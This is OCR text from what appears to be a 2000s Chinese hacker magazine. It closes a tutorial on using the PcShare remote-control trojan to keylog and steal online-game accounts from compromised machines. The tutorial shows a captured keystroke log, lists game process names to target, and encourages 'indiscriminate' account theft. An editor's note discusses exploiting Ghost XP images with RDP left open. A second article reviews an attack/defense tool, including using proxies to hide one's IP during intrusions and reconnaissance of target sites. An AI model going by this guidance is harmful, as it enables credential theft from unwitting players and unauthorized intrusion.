


图11

PcShare键盘监控-221.217.043.227:27144

文件(F)　编辑(E)

[2006-05-12 22:40:30] 征途公测版1.0 — 侠骨金戈(网通一区) D:\征途\data\zhengtu.dat
02@yahoo.com.cn69　　6l

图12

在这里我给大家提供几个熟悉的游戏进程：

魔兽世界	wow.exe
梦幻西游	my.exe
传奇	mir.exe
征途	zhengtu.dat
大话西游2	xy2.exe
街头篮球	FreeStyle.exe
劲乐团	O2Jam.exe
劲舞团	patcher.exe
梦幻国度	mland.exe
热血江湖	launcher.exe

使用远程控制就可以进行无差别盗号，想要什么号记录一下就OK了。找肉鸡、盗号就是这么简单，赶快操练起来吧，晚了连骨头都没了。

（本文中所涉及到的L-ScanPort2.0和PCSHARE都已收录到光盘中）

X小编语 就象文章说的，其实X小编也挺纳闷的，为何在制作Ghost镜像时，要打开3389呢，而且也真的没有想到，这款XP的镜像居然被广泛的用于新攒机用户的系统安装，小编不清楚别的地方的情况，但在北京，这种系统可是狂多，在利用石头的远程控制木马，结合杀掉网游进程，进行键盘记录的方式，盗号可是太轻而易举了。

菜鸟进化随我来
——小试N.C.P.H常用攻防网络入侵器

X 小黑

俗话说得好，“好将军手下不能没有好士兵，好士兵手中也不能没有好兵器”，对于我们这些在网络上混的朋友，也是如此，没有一个好的攻防工具，还怎么玩啊？所以嘛，今天我就给大家带来了一款网络攻防入侵器。

既然是个网络工具，当然少不了浏览器的集成，看起来感觉像MYIE浏览器，但是在功能上却是我们玩黑专用的浏览器，还是来让大家开开眼界吧，如图1。整体界面比较整洁，那么常用的功能我就不说了，主要功能嘛，看到我画了框框的地方，那些就是我们常用的东西了，不是说了这工具简称为常用攻防网络入侵器嘛，当然就是集成了攻击和防守的功能啦，那下面我们就把它划分为两部分来玩玩。




图 1




图 2

一、防守篇

1.进程管理

我们看到左上角的螺母状的图标，它是个进程管理的工具，我们点一下，就会在右边出现一个进程管理器，再点一下刷新按钮，就会列出本机所有的进程，可以方便我们发现可疑的进程，以后就不用再麻烦使用CTRL+ALT+DEL来调用任务管理器了，而且，这里集成的进程管理器，可以强制结束任何一个进程，无论是用户进程还是系统进程，都可以强制终止，相当于MT.EXE，你选中一个进程，然后再前面打上勾，选择下方的叉叉就可以结束了，如图2。

2.tcp/udp连接

我们上网，少不了有时候会遭遇不测，不小心中了别人的盗号程序，或者木马什么的。我们知道中了木马，就肯定会跟对方有连接，这时候，只需要点击那个网络连接的按钮，就可以一清二楚地看到所有的网络连接了，对于我们分析是否中了木马是个不可多得的好工具！

另外我们最好要选择“定时更新”，那样才可以更好地进行动态的分析。若不喜欢这种图形界面的高手，也可以选择cmd模式的，在“命令”下拉列表中，有个netstat -na也可以看到所有的连接，如图3。




图 3

3.命令

命令管理栏目里面集合了许多关于本地计算机的设置，当然对于安全方面的防范是起了很大的帮助作用的了，如图4。

分别有：

计算机管理——查看本地用户组有没有可疑的用户，预防别人在自己的机器上创建了管理员用户；任务管理器——查看进程；本地安全策略——密码策略，帐户锁定策略，本地策略，软

件限制策略，ip安全策略，如图5所示。

可别小看这些策略，如果我们设置妥当，几乎可以抵御所有的黑客入侵行为，至于详细的设置嘛，就不是今天的主题了，不过以前的x档案有介绍过，大家可以翻翻看（嘿嘿，我可是整个书柜里头的都是x档案）。

本地服务设置——管理系统启动的服务，有些木马采用服务启动的形式，就必须在这里把服务给关闭了，然后再找到源文件删除。本地注册表管理——系统的启动项，安装软件，注册信息等都存储在这里。不用说了，以前大多数木马，广告程序，盗号程序都在这里的，怎么预防和检查就不用多说了。




图4




图5

本地组策略管理——注册表的一个图形化映射，功能跟注册表一样，只是比注册表更容易设置，管理。还有一些常用的网络命令：ping、telnet、netstat —na、netstat —s、ipconfig、tracert。

二、入侵篇

1.设置代理

嘿嘿，入侵前要做什么？有些人说扫描，有些人说踩点……我说是保护自身的安全，最低限度要用代理，不要到头来，吃鸡不成蚀把米。这个工具里集成了一个代理管理器，还可以设置代理的名字，以便我们清楚哪些是广东代理或者其他地区代理，设置好以后点击确定。就可以采用我们设置的代理上网了，这样在入侵或扫描中，就不会轻易地暴露出自己的ip痕迹了。

2.踩点

A.ip／域名／地区互动查询

我们常常入侵一个网站，都要对其ip、地区进行查询，也可以说是对目标的一个了解吧，知己知彼才能百战百胜嘛，此工具就考虑到了这点，所以给我们集成了“ip／域名／地区互动查询”，来瞧瞧，如图6。

